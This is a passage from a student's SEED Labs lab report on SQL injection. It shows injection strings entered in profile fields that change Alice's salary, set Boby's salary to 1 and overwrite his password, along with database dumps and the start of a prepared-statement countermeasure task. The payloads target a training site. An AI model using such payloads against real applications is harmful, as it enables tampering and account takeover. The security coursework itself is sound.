
After this, finally when I went back to the seed website and edited Alice's profile info after this when I logged in again, I got the following result:



As we can see, the updated information is now being showcased on the top of the webpage.


Task 3.1: Modify your own salary:

For this task; we were required to update the salary by attack. As a normal user, Alice is not allowed to update her salary. So we will be using injection attack. For this task, I edited the unsafe_home.php file again by adding the echo statement at the end as shown below:




```
250             echo "<th scope='row'> $i_name</th>";
251             echo "<td>$i_eid</td>";
252             echo "<td>$i_salary</td>";
253             echo "<td>$i_birth</td>";
254             echo "<td>$i_ssn</td>";
255             echo "<td>$i_nickname</td>";
256             echo "<td>$i_email</td>";
257             echo "<td>$i_address</td>";
258             echo "<td>$i_phoneNumber</td>";
259             echo "</tr>";
260           }
261           echo "</tbody>";
262           echo "</table>";
263         }
264       }
265       ?>
266       <br><br>
267       <?php echo $_SESSION[PROFILE_SQL]; ?>
268       <div class="text-center">
269         <p>
270           Copyright &copy; SEED LABs
271         </p>
272       </div>
273     </div>
274     <script type="text/javascript">
275     function logout(){
276       location.href = "logoff.php";
277     }
278     </script>
279   </body>
280   </html>
```


After this I again executed the docker cp command on the terminal. The screenshot below shows the output I got after I hit refresh:



Now, I again went back to the login page and logged into Alice's profile. After that I edited the Alice's profile and added Alice',salary=100000 # in the nickname:




After this when I logged in, I found the following result:



Hence, we can see that the task was successfully executed.

Task 3.2: Modify other people's salary:

Now, for this task we were asked to change Bob's salary to 1 dollar. I went to the website and added the sql statement in the username: Alice' salary=1 where Name='Boby'; # as shown below:




Now, when I executed the sql statement again and executed credential, if saw the following results:

```
----+----------+--------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 | 111-1111-1111 | Chicago | alice@gmail.
com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc9e8 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |               |         |
    | Alice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 | 100000 | 4/10  | 98993524 |               |         |
    | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 100000 | 1/11  | 32193525 |               |         |
    | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 100000 | 11/3  | 32111111 |               |         |
    | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 100000 | 3/5   | 43254314 |               |         |
    | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
```


As we can see, Bob's salary is updated to 1 dollar. Hence, the given task was successfully executed.

Task 3.3: Modify other people's password:

For this task we are asked to modify other people's password using sql injection. I again logged into Alice's profile and added the sql statement in the nickname section as Alice',password=sha1('123') where Name='Boby'; # as shown below:



After this when I saved this update. And the execution is also shown below:




Now when I check Boby's password using sql statement I get the following result:

```
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 | 111-1111-1111 | Chicago | alic
com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc9e8 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |               |         |
    |          | 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
|  3 | Ryan  | 30000 | 100000 | 4/10  | 98993524 |               |         |
    | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 100000 | 1/11  | 32193525 |               |         |
    | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 100000 | 11/3  | 32111111 |               |         |
```

Now, when I run the echo command in terminal I get the following output:

As we can see, the password generated by both is the same. Now let's try logging into Boby's profile again:




As we can see Boby's profile is now changed. Hence, we can say that the task was successfully implemented.


Task 4: Countermeasure—Prepared Statement

For this task, first I went to the website www.seed-server.com/defense/


This website contained the following webpage:



